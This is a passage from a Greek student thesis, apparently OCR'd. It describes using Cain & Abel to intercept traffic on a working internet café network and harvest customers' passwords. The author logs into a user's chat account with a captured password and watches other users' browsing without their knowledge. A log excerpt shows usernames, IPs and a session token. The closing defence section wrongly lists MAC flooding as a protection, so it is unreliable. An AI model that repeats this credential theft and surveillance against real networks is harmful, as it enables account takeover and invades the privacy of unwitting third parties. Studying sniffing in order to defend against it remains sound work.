
Εικόνα 13

Πατώντας πάνω σε ένα σταθμό από δεξιά εμφανίζονται όλοι οι σταθμοί εργασίας οπού το δίκτυο έχει επικοινωνία. Δηλώνουμε ποια πακέτα θέλουμε να υποκλέψουμε και προς ποια κατεύθυνση. Π.χ όπως φαίνεται Στην Εικόνα 13 ότι θέλουμε τα πακέτα που διακινούνται από τον σταθμό εργασίας 1 προς το εξυπηρετητή του δικτύου και τον DNS server του δικτύου και αντίστροφα. Μετά από προτροπές μου για την ασφάλεια του δικτυού του internet café ο διαχειριστής του δικτύου άλλαξε κάπως την δομή του δικτύου με σαφή σημάδια βελτίωσης της ασφάλειας του. Έκανα αυτήν την αναφορά θέλοντας να μην φανεί περίεργο αν υπάρχουν κάποιες διαφορές σε μερικά σημεία .




Εικόνα 14

Στην δήλωση που έκανα για την υποκλοπή η ανακατεύθυνση των πακέτων δήλωσα ότι ήθελα να βλέπω τα πακέτα που διακινούνται προς πάσα κατεύθυνση. Όπως φαίνεται στις εικόνες στις Εικόνα14 και Εικόνα15 αντίστοιχα.




Εικόνα15

Ας κάνουμε λοιπόν και μία μικρή ανάλυση των εικόνων που βλέπουμε μέσα από θεωρεία των δικτύων. Η τεχνολογία μεταγωγής δημιουργεί έναν μεγάλο πίνακα διευθύνσεων MAC(Media Access Control) και στέλνει την κυκλοφορία η οποία προορίζεται για μια συγκεκριμένη διεύθυνση MAC μέσω ενός πολύ γρήγορου ολοκληρωμένου κυκλώματος, σαν αποτέλεσμα τα πακέτα να φτάνουν μόνο σταθμό για τον οποίο προορίζονται και δεν διαβάζονται από κανένα άλλον η σχεδόν. Εδώ στο πάνω κομμάτι του σχήματος βλέπουμε τον αριθμό των πακέτων των οποίων ανακατευθύνονται και τους σταθμούς εργασίας που γίνεται αυτή η επικοινωνία, καθώς και τις διευθύνσεις MAC.Στο δεύτερο μισό βλέπουμε αναλυτικότερα τα πακέτα που διακινούνται και προς ποια κατεύθυνση. Ας γίνουμε λίγο ποιο συγκεκριμένοι. Στην πρώτη γραμμή του πίνακα ο σταθμός εργασίας με την συγκεκριμένη MAC address έστειλε 5 πακέτα. Ο DNS server με την συγκεκριμένη του MAC address του έστειλε πίσω 5 πακέτα από την τοποθεσία που ζήτησε. Αυτά τα πακέτα ανακατευνθήθηκαν σε εμάς. Με αυτό τον τρόπο καταφέραμε υποκλέψουμε τα διαμάντια στον κόσμο τον υπολογιστών τους κωδικούς πρόσβασης που βρίσκονται μέσα σε αυτά τα πακέτα.



Εικόνα-16


Το μόνο που είχαμε να κάνουμε ήταν να μετακινηθούμε στη καρτέλα passwords στο κάτω μέρος της εφαρμογής. Στο Εικόνα16 θα βλέπαμε όλους τους κωδικούς που θα τοποθετούσαν οι χρήστες από εκείνη την στιγμή και μετά για τις εφαρμογές που θα χρησιμοποιούσαν. Οι κωδικοί όσο περνούσε η ώρα γινόντουσαν όλο και πιο πολλοί και όχι μονό για την χρήση του διαδικτύου όσο και για την εισαγωγή τους σε ένα λογαριασμό ηλεκτρονικού ταχυδρομείου αλλά και σε προγράμματα επικοινωνίας όπως το ICQ όπως φαίνεται Στην Εικόνα12 .Επίσης άλλοι κωδικοί που είχαν να κάνουν χ με MySQL server ,με FTP server , και μία πληθώρα άλλον εξυπηρετητών που το Cain&Abel μπορεί να αναλύσει τα πακέτα και να υποκλέψει του κωδικούς.




Εικόνα-17

5.4.Τα ονόματα χρηστών και οι κωδικοί πρόσβασης ισχύουν;

Έπρεπε να διαπιστώσω αν οι παραπάνω κωδικοί πρόσβασης ήταν έγκυροι. Πήρα τυχαία ένα κωδικό και την σελίδα που τον χρησιμοποιούσε και έκανα έλεγχο. άνοιξα ένα browser έβαλα την διεύθυνση που είχα και ήμουν μέσα.



Εικόνα-18




Εικόνα-19

Άρχισα να περιηγούμαι στην καρτέλα και να βλέπω κάθε χρηστής τι χρησιμοποίει και με τι ασχολείται χωρίς να ξέρει τι συμβαινει. Ετσι έβλεπε ότι ο χρήστης που καθόταν στο PC* του δικτυού X ασχολιών με Chat στο www.filarakia.gr Ένας άλλος χρηστης που καθόταν στο PC* έβλεπα πως ήταν βιολόγος και χρησιμοποιούσε το Internet για την σχολή του.



Εικόνα-20

Εδώ φαίνεται καθαρά ο κωδικός πρόσβασης που χρησιμοποιούσε ο χρήστης Username:hardman30 και password:*******.οι κωδικοί πρόσβασης ήταν όντως αληθινοί και μπορούσαν να χρησιμοποιηθούν. Δια του λογού του αληθές έσπευσα και έβαλα τους κωδικούς στο συγκεκριμένο site και τα αποτελέσματα φαίνονται Στην Εικόνα21.




Εικόνα-21

22/11/2006 - 20:25:43	85.17.36.18	192.168.0.7	19674	seHw6c1VBp09Y	http://www.filarakia.gr/profile.php?ID=18699	Cookie (GET)
22/11/2006 - 20:25:47	147.52.168.3	192.168.0.8	bio1446	[redacted]	http://www.edu.biology.uoc.gr/	Basic (GET)
22/11/2006 - 20:25:47	147.52.168.3	192.168.0.8	bio1446		http://www.edu.biology.uoc.gr/	Basic (GET)
22/11/2006 - 20:25:47	147.52.168.3	192.168.0.8	bio1446		https://webmail.edu.biology.uoc.gr/exchange/	Basic (GET)
22/11/2006 - 20:25:47	147.52.168.3	192.168.0.8	bio1446		https://webmail.edu.biology.uoc.gr/exchange/	Basic (GET)
22/11/2006 - 20:26:01	85.17.36.18	192.168.0.7	19674	seHw6c1VBp09Y	http://www.filarakia.gr/chat/ad/alexa.swf	Cookie (GET)

Εικόνα-22

Το Cain &Abel σου δίνει την δυνατότητα εγκατάστασης πλαστών πιστοποιητικών στον υπολογιστή σου για την εισαγωγή σου σε ορισμένες σελίδες οπού και απαιτείται η χρήση τους. Αρκεί ένα δεξί κλικ και την εγκατάσταση του πιστοποιητικού



Εικόνα-23

Στην παραπάνω εικόνα βλέπουμε τα πλαστά πιστοποιητικά του Cain and Abel.

Συμπεράσματα: το Cain and Abel είναι ένα πανίσχυρο εργαλείο. Εγώ το χρησιμοποίησα για την περιήγηση στα αρχεία του δικτύου και την προβολή της διακίνησης πληροφορίας σε ένα δίκτυο. Μια ακόμα σημαντική λειτουργία του είναι ο craker που περιέχει για το σπάσιμο κωδικών που θα αναλύσω σε επόμενο μέρος της πτυχιακής μου εργασίας. Είχα την δυνατότητα να χρησιμοποιήσω διαφορά προγράμματα για την λειτουργία υποκλοπής πακέτων π.χ dSNIFF αλλά θα έπρεπε να λειτουργώ σε command line prompt κάτι που το δίκτυο δεν το επέτρεπε σαν απλός χρήστης γιατί ήταν κλειδωμένο. Αν και είχα τον κωδικό

πρόσβασης που τον είχα αποσπάσει με τα απλά εργαλεία ανάκτησης κωδικών. Αλλά ήθελα να δείξω με τα δικαιώματα που μου είχε αφήσει ο διαχειριστής του συστήματος τα αποτελέσματα που θα είχα.

5.5 Μέτρα Προστασίας

1.**Εργαλεία Anti-Sniffing**

Συνήθως, ένα packet sniffer έχει passive (παθητική) λειτουργία. Απλώς συλλαμβάνει πακέτα που ταξιδεύουν μέσω της network interface card (NIC) την οποία ελέγχει. Για αυτό το λόγο, δεν είναι εμφανής καμία υπογραφή ή αλλοίωση στη συνηθισμένη κίνηση (traffic) του δικτύου, γεγονός που ενδεχομένως θα μαρτυρούσε ότι στο μηχάνημα τρέχει ένα packet sniffer. Ωστόσο, υπάρχουν τρόποι ώστε να γίνονται φανερές network interfaces στο δίκτυο, οι οποίες βρίσκονται σε promiscuous mode, και αυτό να χρησιμοποιηθεί για εντοπισμό μη εγκεκριμένων packet sniffers. Οι κυριότερες μέθοδοι που χρησιμοποιούνται για το σκοπό αυτό είναι:

- Μέθοδος του Ping (Ping method)
- Εξέταση localhost
- Μέθοδος λανθάνουσας κατάστασης (latency method)

2. **MAC flooding**

Μία άλλη τεχνική είναι να «γεμίσει» κάποιος (flood) το switch με διευθύνσεις MAC. Με αυτόν τον τρόπο το switch εμπίπτει σε έναν ειδικό τρόπο λειτουργίας, που αποκαλείται failopen mode. Σε αυτόν τον τρόπο λειτουργίας ένα switch αρχίζει να συμπεριφέρεται ως hub, μεταδίδοντας όλα τα πακέτα σε όλα τα μηχανήματα ώστε να είναι σίγουρο πως τα πακέτα θα φτάσουν στον προορισμό τους.

3.**Κρυπτογραφηση**

Ο καλύτερος τρόπος άμυνας απέναντι σε ένα packet sniffer είναι η χρήση κρυπτογράφησης. Η ιδιαίτερα ισχυρή κρυπτογράφηση αχρηστεύει το sniffer, αφού τα συλληφθέντα πακέτα δεν μπορούν να αποκωδικοποιηθούν, ώστε να διαβαστούν οι πληροφορίες που περιέχουν. Η κρυπτογράφηση μπορεί να γίνει σε αρκετές υπηρεσίες (services) με τη χρήση ανάλογων πρωτοκόλλων όπως πχ. SSL, PGP, SSH κ.α. Οι ποιο πάνω τεχνικές όπως τα εργαλεία anti-sniffing ,MAC flooding είναι δεν είναι και τα καλύτερα εργαλεία για την προφυλαξη του δικτυου μας. Εγω για την ασφάλεια του συγκεκριμένου δικτύου θα πρότεινα Την εφαρμογή κάποιου είδους κρυπτογράφησης για όλη τη κυκλοφορία του δικτύου . Χρήσιμοποιούμε ένα προϊόν όπως το SSH και το πέρασμα όλης της κυκλοφορίας μέσω ενός συστήματος SSH πριν από την αποστολή τον προορισμό της. 'Η, χρησιμοποιούμε ένα 